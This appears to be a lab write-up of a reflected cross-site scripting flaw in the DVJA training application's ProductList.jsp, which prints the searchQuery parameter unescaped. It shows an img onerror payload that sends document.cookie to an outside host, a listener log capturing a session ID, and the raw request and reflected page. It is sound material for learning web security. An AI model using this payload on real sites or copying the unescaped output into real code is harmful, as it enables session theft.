
Reflected XSS

Path

```
src/main/webapp/WEB-INF/dvja/ProductList.jsp
```




```
<s:if test="searchQuery != null">
    <p class="bg-success">
        Listing products with <strong>search query: </strong> <%= request.getParameter("searchQuery") %>
        &nbsp; &nbsp;
        <small><a href="<s:url action="listProduct"/>">
            <i class="fa fa-remove"></i> Clear
        </a></small>
    </p>
</s:if>
```

Payload


```
<img src="x"
onerror="document.location=`https://haxhaxhax.evdaez.com/?cookie=${document.cookie}`"/>
```

Results



```
┌──(kali㉿hacking)-[~/testing]
└─$ python3 -m http.server -b 127.0.0.1 58666
Serving HTTP on 127.0.0.1 port 58666 (http://127.0.0.1:58666/) ...
127.0.0.1 - - [17/Aug/2024 12:52:31] "GET /?cookie=JSESSIONID=1j0j6j9uebzs81nl8dv95t063w HTTP/1.1" 200 -
127.0.0.1 - - [17/Aug/2024 12:52:31] code 404, message File not found
127.0.0.1 - - [17/Aug/2024 12:52:31] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [17/Aug/2024 13:00:59] "GET /?cookie=JSESSIONID=1j0j6j9uebzs81nl8dv95t063w HTTP/1.1" 200 -
```

Evidence



```
POST /listProduct.action HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 154
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/listProduct.action
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=1j0j6j9uebzs81nl8dv95t063w
Connection: keep-alive

searchQuery=
%3Cimg+src%3D%22x%22+onerror%3D%22document.location%3D%60https%3A%2F%2F
haxhaxhax.evdaez.com%2F%3Fcookie%3D%24%7Bdocument.cookie%7D%60%22%2F%3E
```

```
        <div class='col-md-12'>

          <h2>
            <i class='fa fa-list'>
            </i>
             Available Products
            <span class='pull-right'>
              <a href='#' class='btn btn-primary' data-toggle="modal"
              data-target="#searchModal">
                Search Product
              </a>
              <a href='/addEditProduct.action' class='btn btn-primary'
              >
                Add Product
              </a>
            </span>
          </h2>


          <p class="bg-success">
            Listing products with <strong>
              search query:
            </strong>
             <img src="x" onerror="
            document.location=`https://haxhaxhax.evdaez.com/?cookie=${
            document.cookie}`"/>
            &nbsp; &nbsp;
            <small>
              <a href="/listProduct.action">
                <i class="fa fa-remove">
                </i>
                 Clear
              </a>
            </small>
          </p>
```